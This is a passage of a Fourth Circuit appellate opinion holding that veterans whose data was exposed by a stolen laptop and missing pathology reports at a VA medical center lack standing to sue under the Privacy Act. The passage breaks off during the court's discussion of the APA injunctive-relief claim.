ON BRIEF: D. Michael Kelly, Bradley D. Hewett, MIKE KELLY LAW GROUP, LLC, Columbia, South Carolina, for Appellants.

Benjamin C. Mizer, Principal Deputy Assistant Attorney General, Mark B. Stern, Civil Division, UNITED STATES DEPARTMENT OF JUSTICE, Washington, D.C.; William N. Nettles, United States Attorney, OFFICE OF THE UNITED STATES ATTORNEY, Columbia, South Carolina, for Appellees.

Judges: Before NIEMEYER and DIAZ, Circuit Judges, and Irene M. KEELEY, United States District Judge for the Northern District of West Virginia, sitting by designation. Judge Diaz wrote the opinion, in which Judge Niemeyer and Judge Keeley joined.

Opinion by: DIAZ

Opinion

[*266] DIAZ, Circuit Judge:

848 F.3d 262, *266; 2017 U.S. App. LEXIS 2095, **1

The Plaintiffs in these consolidated appeals are veterans who received medical treatment and health care at the William Jennings Bryan Dorn Veterans Affairs Medical Center ("Dorn VAMC") in Columbia, South Carolina. After **[**2]** two data breaches at the Center compromised their personal information, the Plaintiffs brought separate actions against the Secretary of Veterans Affairs and Dorn VAMC officials ("Defendants"), alleging violations of the *Privacy Act of 1974*, 5 U.S.C. § 552a et seq. and the *Administrative Procedure Act* ("APA"), 5 U.S.C. § 701 et seq.

In both cases, the Plaintiffs sought to establish Article III standing based on the **[*267]** harm from the increased risk of future identity theft and the cost of measures to protect against it. The district court dismissed the actions for lack of subject-matter jurisdiction, holding that the Plaintiffs failed to establish a non-speculative, imminent injury-in-fact for purposes of Article III standing. We agree with the district court and therefore affirm.

I.

A.

The *Beck* case arises from a report that on February 11, 2013, a laptop connected to a pulmonary function testing device with a Velcro strip was misplaced or stolen from Dorn VAMC's Respiratory Therapy department. The laptop contains unencrypted personal information of approximately 7,400 patients, including names, birth dates, the last four digits of social security numbers, and physical descriptors (age, race, gender, height, and weight).

An internal investigation **[**3]** determined that the laptop was likely stolen and that Dorn VAMC failed to follow the policies and procedures for utilizing a non-encrypted laptop to store patient information. Dorn VAMC officials used medical appointment records to notify every patient tested using the missing laptop and offered one year of free credit monitoring. To date, the laptop has not been recovered.

Richard Beck and Lakreshia Jeffery (the "*Beck* plaintiffs")¹ filed suit on behalf of a putative class of the approximately 7,400 patients whose information was stored on the missing laptop. Relevant to this appeal, the *Beck* plaintiffs sought declaratory relief and monetary damages under the Privacy Act, alleging that the "Defendants' failures" and "violations" of the Privacy Act "caused Plaintiffs . . . embarrassment, inconvenience, unfairness, mental distress, and the threat of current and future substantial harm from identity theft and other misuse of their Personal Information." J.A. 12. They further allege that the "threat of identity theft" required them to frequently monitor their "credit reports, bank statements, health insurance reports, and other similar information, purchas[e] credit watch services, and [shift] financial **[**4]** accounts." J.A. 12.

In addition to their Privacy Act claims, the *Beck* plaintiffs sought broad injunctive relief under the APA, requiring the VA to account for all Privacy Act records in the possession of Dorn VAMC and to recover and permanently destroy any improperly maintained records. The *Beck* plaintiffs also sought to enjoin the Defendants from transferring patient information from computer systems to any portable device "until and unless Defendants demonstrate to the Court that adequate information security has been established." J.A. 23. Finally, the *Beck* plaintiffs alleged separate common-law negligence claims.

The Defendants moved to dismiss for lack of subject-matter jurisdiction or, in the alternative, for failure to state a claim. The district court granted the motion as to the common-law negligence claims, but declined to dismiss the Privacy Act and APA claims.

Following extensive discovery, the Plaintiffs moved for partial summary judgment and for class certification. The Defendants renewed their motion to dismiss the Plaintiffs' claims for lack of subject-matter jurisdiction and, in the alternative, moved for summary judgment. The district court granted the Defendants' **[**5]** motion to dismiss, **[*268]** holding, pursuant to [Clapper v. Amnesty International USA](#), 568 U.S. 398, 133 S. Ct. 1138, 1155, 185 L. Ed. 2d 264 (2013), that the *Beck* plaintiffs lacked standing under the Privacy Act because they had "not submitted evidence sufficient to create a genuine issue of material fact as to whether they face a 'certainly impending' risk of identity theft." J.A. 1059.

¹ The *Beck* plaintiffs later amended their complaint to add as named plaintiffs Beverly Watson, Cheryl Gajadhar, and Jeffery Willhite.

848 F.3d 262, *268; 2017 U.S. App. LEXIS 2095, **5

The *Beck* plaintiffs' fear of harm from future identity theft, said the district court, was too speculative to confer standing because it was "contingent on a chain of attenuated hypothetical events and actions by third parties independent of the defendants." J.A. 1059 (citing *Clapper*, 113 S. Ct. at 1148). The *Beck* plaintiffs also failed to satisfy the "lesser standard" of "substantial risk" of future harm referenced in *Clapper*. The plaintiffs' calculations that 33% of those affected by the laptop theft would have their identities stolen and that all affected would be 9.5 times more likely to experience identity theft "d[id] not suffice to show a substantial risk of identity theft." J.A. 1060.

The district court also rejected the *Beck* plaintiffs' attempt to "create standing by choosing to purchase credit monitoring services or taking any other steps designed to mitigate the speculative harm of future identity theft." J.A. 1061. These measures, [**6] according to the court, did not amount to an injury-in-fact because they were taken solely "to mitigate a speculative future harm." J.A. 1061.

Turning to the *Beck* plaintiffs' request for injunctive relief under the APA, the district court acknowledged that the claim that "there have been at least seventeen data breaches at Dorn [VAMC] during the course of th[e] [*Beck*] litigation" was "undoubtedly concerning." J.A. 1064. Nonetheless, the court concluded that Dorn VAMC's "past Privacy Act violations are insufficient to establish Plaintiffs' standing to seek injunctive relief" where it was "no more than speculation for Plaintiffs to assert that their personal information will again be compromised by a future Privacy Act violation *and* that they will be injured as a result." J.A. 1064.

The district court ruled in the alternative that the Defendants were entitled to summary judgment on the merits, because: (1) the *Beck* plaintiffs had not suffered "actual damages" as required to recover damages under the Privacy Act, and (2) the APA could not be read to "provide for the broad judicial oversight" of the VA's entire privacy program sought by the Plaintiffs. J.A. 1067-68.

B.

The *Watson* case arises from [**7] Dorn VAMC's July 2014 discovery that four boxes of pathology reports headed for long-term storage had been misplaced or stolen. The reports contain identifying information of over 2,000 patients, including names, social security numbers, and medical diagnoses. Dorn VAMC officials alerted those affected and, as they did following the laptop's disappearance, offered each of them one year of free credit monitoring. The boxes have not been recovered.

While the *Beck* litigation was pending, Beverly Watson² brought a putative class-action lawsuit on behalf of the over 2,000 individuals whose pathology reports had gone missing. Watson sought money damages and declaratory and injunctive relief, alleging the same harm as did the *Beck* plaintiffs. The Defendants moved to dismiss the complaint for lack of subject-matter jurisdiction and for failure to state a claim.

[*269] The district court granted the Defendants' motion to dismiss for lack of subject-matter jurisdiction, relying on *Clapper* to hold that Watson lacked Article III standing under the Privacy Act because she "ha[d] not alleged that there ha[d] been any actual or attempted misuse of her personal information," thus rendering her allegation that her [**8] information "will eventually be misused as a result of the disappearance of the boxes . . . speculative." J.A. 1091.

According to the district court, for Watson to suffer the injury she feared, the court would have to assume that: (1) the boxes were stolen by someone bent on misusing the personal information in the pathology reports; (2) the thief would select Watson's report from the over 3,600 reports in the missing boxes; (3) the thief would then attempt to use or sell to others Watson's personal information; and (4) the thief or purchaser of Watson's information would successfully use the information in the report to steal Watson's identity. This "attenuated chain of possibilities" did not satisfy Watson's burden to show that her threatened injury was "certainly impending." J.A. 1092. As it did in *Beck*, the district court rejected Watson's allegations that any costs incurred to fend off future identity theft constituted an injury-in-fact.

² Ms. Watson is also a named plaintiff in *Beck*.

848 F.3d 262, *269; 2017 U.S. App. LEXIS 2095, **8

Turning to Watson's claim for injunctive relief under the APA, the district court concluded that her allegations, based on Dorn VAMC's "historic inability or unwillingness to protect Plaintiff's personal information" were insufficient to show that, **[**9]** absent injunctive relief, she would be "in real and immediate danger of sustaining a direct injury as a result of some official conduct." J.A. 1096.

All Plaintiffs appeal the district court's ruling as to Article III standing.³ The *Beck* plaintiffs also appeal the district court's alternative ruling that the Defendants are entitled to summary judgment on the Privacy Act and APA claims. Because we find that the Plaintiffs do not have Article III standing, we do not address the merits.

II.

We review de novo the district court's decision to dismiss for lack of standing. *24th Senatorial Dist. Republican Comm. v. Alcorn*, 820 F.3d 624, 628 (4th Cir. 2016).

Article III of the U.S. Constitution limits the jurisdiction of federal courts to "Cases" and "Controversies." U.S. Const. art. III, § 2. "One element of the case-or-controversy requirement is that plaintiffs must establish that they have standing to sue." *Clapper*, 133 S. Ct. at 1146 (internal citations and quotation marks omitted). To invoke federal jurisdiction, a plaintiff bears the burden of establishing the three "irreducible minimum requirements" of Article III standing:

- (1) an injury-in-fact (i.e., a concrete and particularized invasion of a legally protected interest);
- (2) causation (i.e., a fairly traceable connection between the alleged injury in fact and the alleged conduct of the defendant);
- and **[**10]** (3) redressability (i.e., it is likely and not merely speculative that the plaintiff's injury will be remedied by the relief plaintiff seeks in bringing suit).

David v. Alphin, 704 F.3d 327, 333 (4th Cir. 2013) (internal alterations and quotation marks omitted).

In a class action, we analyze standing based on the allegations of personal injury made by the named plaintiffs. See *Doe v. Obama*, 631 F.3d 157, 160 (4th Cir. 2011) (citing *Warth v. Seldin*, 422 U.S. 490, 501, **[*270]** 95 S. Ct. 2197, 45 L. Ed. 2d 343 (1975)). "Without a sufficient allegation of harm to the named plaintiff in particular, plaintiffs cannot meet their burden of establishing standing." *Id.*

A defendant may challenge subject-matter jurisdiction in one of two ways: facially or factually. See *Kerns v. United States*, 585 F.3d 187, 192 (4th Cir. 2009). In a facial challenge, the defendant contends "that a complaint simply fails to allege facts upon which subject matter jurisdiction can be based." *Id.* (quoting *Adams v. Bain*, 697 F.2d 1213, 1219 (4th Cir. 1982)). Accordingly, the plaintiff is "afforded the same procedural protection as she would receive under a *Rule 12(b)(6)* consideration," wherein "the facts alleged in the complaint are taken as true," and the defendant's challenge "must be denied if the complaint alleges sufficient facts to invoke subject matter jurisdiction." *Id.*

In a factual challenge, the defendant argues "that the jurisdictional allegations of the complaint [are] not true," providing the trial court **[**11]** the discretion to "go beyond the allegations of the complaint and in an evidentiary hearing determine if there are facts to support the jurisdictional allegations." *Id.* (first alteration in original) (quoting *Adams*, 697 F.2d at 1219). In this posture, "the presumption of truthfulness normally accorded a complaint's allegations does not apply." *Id.*

Critically, the procedural posture of the case dictates the plaintiff's burden as to standing. *Lujan v. Defs. of Wildlife*, 504 U.S. 555, 561, 112 S. Ct. 2130, 119 L. Ed. 2d 351 (1992) ("[E]ach element [of standing] must be supported in the same way as any other matter on which the plaintiff bears the burden of proof, i.e., with the manner and degree of evidence required at the successive stages of the litigation."). Here, the district court dismissed *Watson* on the pleadings and *Beck* at summary judgment.

³ We granted an unopposed motion to consolidate the cases.

848 F.3d 262, *270; 2017 U.S. App. LEXIS 2095, **11

"At the pleading stage, general factual allegations of injury resulting from the defendant's conduct may suffice, for on a motion to dismiss we presume that general allegations embrace those specific facts that are necessary to support the claim." *Id.* (internal citations omitted). As such, we accept as true Watson's allegations for which there is sufficient "factual matter" to render them "plausible on [their] face." See [Ashcroft v. Iqbal](#), 556 U.S. 662, 678, 129 S. Ct. 1937, 173 L. Ed. 2d 868 (2009) (internal citations omitted). We do **[**12]** not, however, apply the same presumption of truth to "conclusory statements" and "legal conclusions" contained in Watson's complaint. See *id.*; [Bell Atl. Corp. v. Twombly](#), 550 U.S. 544, 555-56, 127 S. Ct. 1955, 167 L. Ed. 2d 929 (2007).

By contrast, having developed through discovery a summary judgment record, the *Beck* plaintiffs are not entitled to "rest on such mere allegations, but must set forth by affidavit or other evidence specific facts, which for purposes of the summary judgment motion will be taken to be true." [Lujan](#), 504 U.S. at 561 (citing [Fed. R. Civ. P. 56](#)) (internal quotations omitted).

III.

A.

We focus our inquiry on the first element of Article III standing: injury-in-fact. "To establish injury in fact, a plaintiff must show that he or she suffered 'an invasion of a legally protected interest' that is 'concrete and particularized' and 'actual or imminent, not conjectural or hypothetical.'" [Spokeo, Inc. v. Robins](#), 136 S. Ct. 1540, 1548, 194 L. Ed. 2d 635 (2016) (quoting [Lujan](#), 504 **[*271]** U.S. at 560).⁴ And while it is true "that threatened rather than actual injury can satisfy Article III standing requirements," [Friends of the Earth, Inc. v. Gaston Copper Recycling Corp.](#), 204 F.3d 149, 160 (4th Cir. 2000) (en banc), not all threatened injuries constitute an injury-in-fact. Rather, as the Supreme Court has "emphasized repeatedly," an injury-in-fact "must be concrete in both a qualitative and temporal sense." [Whitmore v. Arkansas](#), 495 U.S. 149, 155, 110 S. Ct. 1717, 109 L. Ed. 2d 135 (1990). "The complainant must allege an injury to himself that is distinct and palpable, as **[**13]** opposed to merely abstract." *Id.* (internal citations and quotations omitted). "Although 'imminence' is concededly a somewhat elastic concept, it cannot be stretched beyond its purpose, which is to ensure that the alleged injury is not too speculative for Article III purposes." [Lujan](#), 504 U.S. at 564-65, n. 2.

The Court recently explored the "threatened injury" theory of Article III standing in [Clapper v. Amnesty International USA](#). That case involved a constitutional challenge to [section 1881a of the Foreign Intelligence Surveillance Act of 1978 \("FISA"\)](#), which, "upon the issuance of an order from the Foreign Intelligence Surveillance Court," authorizes "for a period of up to 1 year" the Attorney General and the Director of National Intelligence to target for surveillance "persons reasonably believed to be located outside the United States to acquire foreign intelligence information." [133 S. Ct. at 1144](#) (quoting [50 U.S.C. § 1881a](#)).

The respondents—attorneys and human-rights, labor, legal, and media organizations whose work required them to communicate via telephone and e-mail with individuals located abroad—sought a declaration that the provision was facially unconstitutional and a permanent injunction against **[**14]** its use. [Id. at 1146](#). The respondents alleged two injuries: (1) that [§ 1881a](#) curtailed their ability to "locate witnesses, cultivate sources, obtain information,

⁴ In [Spokeo](#), the Supreme Court suggested that some violations of the [Fair Credit Reporting Act \("FCRA"\)](#), though "intangible" harms, may still be sufficiently "concrete" to establish an Article III injury-in-fact. [136 S. Ct. at 1549-50](#). In [Spokeo's](#) aftermath, some plaintiffs have attempted to establish Article III standing by alleging that the violation of a privacy statute, *in and of itself*, is sufficiently "concrete" to establish an "injury-in-fact," to varying result. Compare [In re Horizon Healthcare Servs. Inc. Data Breach Litig.](#), No. 15-2309, 846 F.3d 625, 2017 U.S. App. LEXIS 1019, 2017 WL 242554, at *11 (3d Cir. Jan. 20, 2017) ("[T]he unauthorized dissemination of . . . private information—the very injury that FCRA is intended to prevent . . . [is] a *de facto* injury that satisfies the concreteness requirement for Article III standing.") with [Gubala v. Time Warner Cable, Inc.](#), No. 16-2613, 846 F.3d 909, 2017 U.S. App. LEXIS 1058, 2017 WL 243343, at *4 (7th Cir. Jan. 20, 2017) (plaintiff's failure to allege or provide evidence of any concrete injury inflicted or likely to be inflicted on the plaintiff as a consequence of Time Warner's continued retention of his personal information in violation of the Cable Communications Policy Act insufficient to confer Article III standing). [Spokeo](#) is not controlling here, as the Plaintiffs do not allege that Dorn VAMC's violations of the **Privacy Act** alone constitute an Article III injury-in-fact.

848 F.3d 262, *271; 2017 U.S. App. LEXIS 2095, **14

and communicate confidential information," and (2) that they had implemented "costly and burdensome measures," including traveling abroad to have in-person conversations, to protect the confidentiality of their sensitive communications from FISA surveillance. [Id. at 1145-46](#).

The district court ruled that the respondents lacked standing. [Id. at 1146](#). On appeal, the Second Circuit reversed, holding that the "objectively reasonable likelihood" that the respondents' communications would be intercepted at some future time and their allegation that they suffered economic [*272] and professional harm as a result were sufficient to confer standing. *Id.*

The Supreme Court rejected the Second Circuit's use of an "objectively reasonable likelihood" standard for Article III standing as inconsistent with the Court's long-established requirement that "threatened injury must be certainly impending to constitute injury in fact." [Id. at 1147-48](#) (listing cases). Addressing first the respondents' allegation that the Government would target their private communications, the Court catalogued the series of hypothetical [**15] events that would have to occur to establish an "imminent" injury-in-fact: namely, the speculative possibility that the Government, pursuant to [§ 1881a](#)'s "many safeguards," would successfully target and intercept the communications of those foreigners with whom the respondents worked. [Id. at 1148-50](#). The respondents' theory of standing, premised on this "highly attenuated chain of possibilities" could not "satisfy the requirement that threatened injury must be certainly impending." [Id. at 1148](#).

The respondents' second theory of injury, premised on the "costly and burdensome" measures they had undertaken to protect the confidentiality of their communications, also failed to confer standing. [Id. at 1150-51](#). The Court reasoned that the respondents' attempts to minimize e-mail and phone conversations, to speak "in generalities rather than specifics," and to travel abroad to have in-person conversations, were all costs "incurred in response to a speculative threat." [Id. at 1151](#). The Court declined to "water[] down the fundamental requirements of Article III" by allowing respondents to "manufacture standing merely by inflicting harm on themselves based on their fears of hypothetical future harm that is not certainly impending." *Id.*

[Clapper's](#) discussion [**16] of when a threatened injury constitutes an Article III injury-in-fact is controlling here. Before explaining why, we address the Plaintiffs' contention that the district court misread [Clapper](#) to require a new, heightened burden for proving an Article III injury-in-fact. To the contrary, [Clapper's](#) iteration of the well-established tenet that a threatened injury must be "certainly impending" to constitute an injury-in-fact is hardly novel. *E.g.*, [DaimlerChrysler Corp. v. Cuno, 547 U.S. 332, 345, 126 S. Ct. 1854, 164 L. Ed. 2d 589 \(2006\)](#) (an asserted injury is "imminent" when it is "certainly impending"); [Lujan, 504 U.S. at 564-65, n.2](#) (same); [Whitmore, 495 U.S. at 158](#) ("A threatened injury must be 'certainly impending' to constitute injury in fact.").

We also reject the Plaintiffs' claim that "emotional upset" and "fear [of] identity theft and financial fraud" resulting from the data breaches are "adverse effects" sufficient to confer Article III standing. Appellants' Br. at 22 (citing 5 U.S.C. § 552a(e)(10)). That assertion reflects a misunderstanding of the Privacy Act and is an overextension of [Doe v. Chao, 540 U.S. 614, 124 S. Ct. 1204, 157 L. Ed. 2d 1122 \(2004\)](#).

The sole issue in [Chao](#) was whether a Privacy Act plaintiff must prove actual damages to qualify for the minimum statutory award of \$1,000. [540 U.S. at 616](#). There, a black-lung claimant brought suit under the Privacy Act against the Department of Labor for improperly disclosing his [**17] social security number. [Id. at 617](#). This court held that the Department was entitled to summary judgment, concluding that the claimant had failed to raise a triable issue of fact about actual damages because he had submitted no corroboration for his claim of emotional distress. *Id.* The Supreme Court affirmed, reasoning that "a straightforward textual analysis" of the Privacy Act [*273] required a plaintiff to prove actual damages from an intentional or willful violation of the Act to qualify for the award. [Id. at 620](#).

As the Court explained in [Chao](#), "the reference in [the Privacy Act] to 'adverse effect' [is] a term of art identifying a potential plaintiff who *satisfies the injury-in-fact and causation requirements of Article III standing.*" [540 U.S. at 624](#) (emphasis added). We decline to interpret dicta in [Chao](#) discussing the plaintiff's "conclusory allegations" that he was "torn . . . all to pieces" by the unauthorized disclosure of his social security number as support for the proposition that bare assertions of emotional injury are sufficient to confer Article III standing. [Id. at 617, 624-25](#).

848 F.3d 262, *273; 2017 U.S. App. LEXIS 2095, **17

This court is "bound by holdings" of the Supreme Court, not its "unwritten assumptions." [Fernandez v. Keisler, 502 F.3d 337, 343-44, n.2 \(4th Cir. 2007\)](#).

Accordingly, with *Clapper's* tenets firmly in tow, we address **[**18]** the two grounds for Article III standing pressed by the Plaintiffs for their Privacy Act claims: (1) the increased risk of future identity theft, and (2) the costs of protecting against the same.

Increased Risk of Future Identity Theft

Our sister circuits are divided on whether a plaintiff may establish an Article III injury-in-fact based on an increased risk of future identity theft. The Sixth, Seventh, and Ninth Circuits have all recognized, at the pleading stage, that plaintiffs can establish an injury-in-fact based on this threatened injury. See [Galaria v. Nationwide Mut. Ins. Co., No. 15-3386, 663 Fed. Appx. 384, 2016 U.S. App. LEXIS 16840, 2016 WL 4728027, at *3 \(6th Cir. Sept. 12, 2016\)](#) (plaintiff-customers' increased risk of future identity theft theory established injury-in-fact after hackers breached Nationwide Mutual Insurance Company's computer network and stole their sensitive personal information, because "[t]here is no need for speculation where Plaintiffs allege that their data has already been stolen and is now in the hands of ill-intentioned criminals"); [Remijas v. Neiman Marcus Grp., LLC, 794 F.3d 688, 692, 694-95 \(7th Cir. 2015\)](#) (plaintiff-customers' increased risk of future fraudulent charges and identity theft theory established "certainly impending" injury-in-fact and "substantial risk of harm" after hackers attacked Neiman Marcus with malware to steal credit card numbers, because "[p]resumably, the **[**19]** purpose of the hack is, sooner or later, to make fraudulent charges or assume those consumers' identities"); [Krottner v. Starbucks Corp., 628 F.3d 1139, 1142-43 \(9th Cir. 2010\)](#) (plaintiff-employees' increased risk of future identity theft theory a "credible threat of harm" for Article III purposes after theft of a laptop containing the unencrypted names, addresses, and social security numbers of 97,000 Starbucks employees); [Pisciotta v. Old Nat'l Bancorp., 499 F.3d 629, 632-34 \(7th Cir. 2007\)](#) (banking services applicants' increased risk of harm theory satisfied Article III injury-in-fact requirement after "sophisticated, intentional and malicious" security breach of bank website compromised their information).

By contrast, the First and Third Circuits have rejected such allegations. See [Katz v. Pershing, LLC, 672 F.3d 64, 80 \(1st Cir. 2012\)](#) (brokerage account-holder's increased risk of unauthorized access and identity theft theory insufficient to constitute "actual or impending injury" after defendant failed to properly maintain an electronic platform containing her account information, because plaintiff failed to "identify any incident in which her data has ever been accessed by an unauthorized person"); [Reilly v. Ceridian Corp., 664 F.3d 38, 40, 44 **\[*274\]** \(3d Cir. 2011\)](#) (plaintiff-employees' increased risk of identity theft theory too hypothetical and speculative to establish "certainly impending" injury-in-fact after unknown hacker **[**20]** penetrated payroll system firewall, because it was "not known whether the hacker read, copied, or understood" the system's information and no evidence suggested past or future misuse of employee data or that the "intrusion was intentional or malicious").

The Plaintiffs say that our sister circuits' decisions in [Krottner](#), [Pisciotta](#), and [Remijas](#) support their allegations of standing based on threatened injury of future identity theft.⁵ To the contrary, these cases demonstrate why the Plaintiffs' theory is too speculative to constitute an injury-in-fact.

⁵ The Plaintiffs also rely on the environmental law cases of [Friends of the Earth, Inc. v. Laidlaw Environmental Services, 528 U.S. 167, 120 S. Ct. 693, 145 L. Ed. 2d 610 \(2000\)](#) and [Friends of the Earth, Inc. v. Gaston Copper Recycling Corp., 629 F.3d 387, 394 \(4th Cir. 2011\)](#) (en banc) to support their view that a "reasonable concern" of harm is sufficient to confer Article III standing. Appellants' Br. at 23. "In the environmental litigation context, [however], the standing requirements are not onerous." [Am. Canoe Ass'n v. Murphy Farms, Inc., 326 F.3d 505, 517 \(4th Cir. 2003\)](#). This is so because "[t]he extinction of a species, the destruction of a wilderness habitat, or the fouling of air and water are harms that are frequently difficult or impossible to remedy" by monetary compensation. [Cent. Delta Water Agency v. United States, 306 F.3d 938, 950 \(9th Cir. 2002\)](#). By contrast, in data-breach cases, "there is no reason to believe that monetary compensation will not return plaintiffs to their original position completely." [Reilly, 664 F.3d at 45](#).

848 F.3d 262, *274; 2017 U.S. App. LEXIS 2095, **20

Underlying the cases are common allegations that sufficed to push the threatened injury of future identity theft beyond the speculative to the sufficiently imminent. In *Galaria*, *Remijas*, and *Pisciotta*, for example, the data thief intentionally targeted the personal information compromised in the data breaches. [Galaria](#), *663 Fed. Appx. 384, 2016 U.S. App. LEXIS 16840, 2016 WL 4728027, at *1* ("[H]ackers broke into Nationwide's computer network and stole the personal information of Plaintiffs and 1.1 million others."); [Remijas](#), *794 F.3d at 694* ("Why else would hackers break into a store's database and steal consumers' private information?"); [Pisciotta](#), *499 F.3d at 632* ("scope and manner" of intrusion into banking website's hosting facility was "sophisticated, intentional and malicious"). **[**21]** And, in *Remijas* and *Krottner*, at least one named plaintiff alleged misuse or access of that personal information by the thief. [Remijas](#), *794 F.3d at 690* (9,200 of the 350,000 credit cards potentially exposed to malware "were known to have been used fraudulently"); [Krottner](#), *628 F.3d at 1141* (named plaintiff alleged that, two months after theft of laptop containing his social security number, someone attempted to open a new account using his social security number).

Here, the Plaintiffs make no such claims. This in turn renders their contention of an enhanced risk of future identity theft too speculative. On this point, the data breaches in *Beck* and *Watson* occurred in February 2013 and July 2014, respectively. Yet, even after extensive discovery, the *Beck* plaintiffs have uncovered no evidence that the information contained on the stolen laptop has been accessed or misused or that they have suffered identity theft, nor, for that matter, that the thief stole the laptop with the intent to steal their private information.⁶ **[*275]** *Watson's* complaint suffers from the same deficiency with regard to the four missing boxes of pathology reports. Moreover, "as the breaches fade further into the past," the Plaintiffs' threatened injuries become more and **[**22]** more speculative. See [Chambliss v. CareFirst, Inc.](#), *189 F. Supp. 3d 564, 2016 WL 3055299, at *4 (D. Md. 2016); [In re Zappos.com](#), *108 F. Supp. 3d 949, 958 (D. Nev. 2015)* ("[T]he passage of time without a single report from Plaintiffs that they in fact suffered the harm they fear must mean something.").*

The Plaintiffs counter that there is "no need to speculate" here because they have alleged—and in the *Beck* case the VA's investigation concluded—that the laptop and pathology reports had been stolen. See J.A. 824. We of course accept this allegation as true. But the mere theft of these items, without more, cannot confer Article III standing. See [Randolph v. ING Life Ins. & Annuity Co.](#), *486 F. Supp. 2d 1, 7-8 (D.D.C. 2007)* (deeming as speculative plaintiffs' allegations "that at some unspecified point in the indefinite future they will be the victims of identity theft" where, although plaintiffs clearly alleged their information was stolen by a burglar, they did "not allege that the burglar who stole the laptop did so in order to access their [i]nformation, or that their [i]nformation ha[d] actually been accessed since the laptop was stolen").

Indeed, for the Plaintiffs to suffer the harm of identity theft that they fear, we must engage with the same "attenuated chain of possibilities" rejected by the Court in [Clapper](#). *133 S. Ct. at 1147-48*. In both cases, we must assume that the thief targeted the stolen items for the personal information they contained. And in both **[**23]** cases, the thieves must then select, from thousands of others, the personal information of the named plaintiffs and attempt successfully to use that information to steal their identities. This "attenuated chain" cannot confer standing.

The Plaintiffs insist that the district court required them to show "concrete evidence that [their] personal information had *already* been misused," thus forcing someone in their position "to wait for the threatened harm to materialize in order to sue." Appellants' Br. at 28 (quoting [Remijas](#), *794 F.3d at 694*). We disagree. The district court sought only to hold the Plaintiffs to their respective burdens to either "plausibly plead" factual allegations or "set forth particular evidence" sufficient to show that the threatened harm of future identity theft was "certainly impending." This they failed to do.

⁶ Ms. Gajadhar, a named *Beck* plaintiff, testified to three unauthorized credit card charges, later reimbursed by her bank. However, she failed to attribute those charges to the 2013 laptop theft. Nor could she, given that the data on the stolen laptop did not contain any credit card or bank account information.

848 F.3d 262, *275; 2017 U.S. App. LEXIS 2095, **23

Nonetheless, our inquiry on standing is not at an end, for we may also find standing based on a "substantial risk" that the harm will occur, which in turn may prompt a party to reasonably incur costs to mitigate or avoid that harm. [Clapper, 133 S. Ct. at 1150 n.5](#). But here too the Plaintiffs fall short of their burden.

The Plaintiffs allege that: (1) 33% of health-related data breaches result in identity theft; **[**24]** (2) the Defendants expend millions of dollars trying to avoid and mitigate those risks; and (3) by offering the Plaintiffs free credit monitoring, the VA effectively conceded that the theft of the laptop and pathology reports constituted a "reasonable risk of harm to those victimized" by the data breaches. Appellants' Br. at 31 (citing [38 C.F.R. § 75.116](#) (authorizing Secretary of Veterans Affairs to offer credit protection services for mitigative purposes upon finding that "reasonable risk exists" for "potential misuse of sensitive personal information" compromised in a data breach)).

These allegations are insufficient to establish a "substantial risk" of harm.⁷ Even **[*276]** if we credit the Plaintiffs' allegation that 33% of those affected by Dorn VAMC data breaches will become victims of identity theft, it follows that over 66% of veterans affected will suffer no harm. This statistic falls far short of establishing a "substantial risk" of harm. *E.g.*, [Khan v. Children's Nat'l Health Sys., 188 F. Supp. 3d 524, 533 \(D. Md. 2016\)](#) ("general allegations . . . that data breach victims are 9.5 times more likely to suffer identity theft and that 19 percent of data breach victims become victims of identity theft" insufficient to establish "substantial risk" of harm); [In re Sci. Applications Int'l Corp. \(SAIC\) Backup Tape Data Theft Litig., 45 F. Supp. 3d 14, 26 \(D.D.C. 2014\)](#) (no "substantial risk" **[**25]** of harm where "[b]y Plaintiff's own calculations, then, injury is likely not impending for over 80% of victims").

The Plaintiffs' other allegations fare no better. Contrary to some of our sister circuits, we decline to infer a substantial risk of harm of future identity theft from an organization's offer to provide free credit monitoring services to affected individuals.⁸ To adopt such a presumption would surely discourage organizations from offering these services to data-breach victims, lest their extension of goodwill render them subject to suit.

Further, we read *Clapper's* rejection of the Second Circuit's attempt to import an "objectively reasonable likelihood" standard into Article III standing to express the common-sense notion that a threatened event can be "reasonabl[y] likel[y]" to occur but still be insufficiently "imminent" to constitute an injury-in-fact. See [133 S. Ct. at 1147-48](#). Accordingly, neither the VA's finding that a "reasonable risk exists" for the "potential misuse of sensitive personal information" following the data breaches, nor its decision to pay for credit monitoring to guard against it is enough to show that the Defendants subjected the Plaintiffs to a "substantial risk" of harm.

*Cost of Mitigative **[**26]** Measures*

Next, we turn to the Plaintiffs' allegation that they have suffered an injury-in-fact because they have incurred or will in the future incur the cost of measures to guard against identity theft, including the costs of credit monitoring services. All Plaintiffs allege that they wish to enroll in, are enrolled in, or have purchased credit monitoring services. They also say that, as a consequence of the breaches, they have incurred the burden of monitoring their financial and credit information. Even accepting these allegations as true, they do not constitute an injury-in-fact.

As was the case in *Clapper*, the Plaintiffs here seek "to bring this action based on costs they incurred in response to a speculative threat," i.e. their fear of future identity theft based on the breaches at Dorn VAMC. *Id.* at 1151. But this allegation is merely "a repackaged version of [Plaintiffs'] first failed theory of standing." *Id.* Simply put, these self-

⁷ The Plaintiffs' claim that data-breach victims are 9.5 times more likely than the average person to suffer identity theft does not alter our conclusion. As the Defendants point out, this general statistic says nothing about the risk arising out of any particular incident, nor does it address the particular facts of this case.

⁸ See, e.g., [Galaria, 663 Fed. Appx. 384, 2016 U.S. App. LEXIS 16840, 2016 WL 4728027, at *3](#) ("Indeed, Nationwide seems to recognize the severity of the risk, given its offer to provide credit-monitoring and identity-theft protection for a full year."); [Remijas, 794 F.3d at 694](#) ("It is telling . . . that Neiman Marcus offered one year of credit monitoring and identity-theft protection to all [potentially affected] customers. It is unlikely that it did so because the risk is so ephemeral that it can safely be disregarded.").

imposed harms [*277] cannot confer standing. See, e.g., [Remijas, 794 F.3d at 694](#) ("Mitigation expenses do not qualify as actual injuries where the harm is not imminent."); [Reilly, 664 F.3d at 46](#) ("[P]rophetically spending money to ease fears of [speculative] future third-party criminality . . . is not sufficient to confer standing."). [**27]

B.

Finally, we address the Plaintiffs' request for broad injunctive relief under the APA.⁹ To establish their standing to seek such relief, the Plaintiffs borrow from the statutory language of the Privacy Act, contending that the "substantial harm," "embarrassment," "inconvenience," and "unfairness" caused them by the Defendants satisfies their Article III burden because they have been "adversely affected" within the meaning of the APA. See 5 U.S.C. §§ 552a(e)(10), 702.

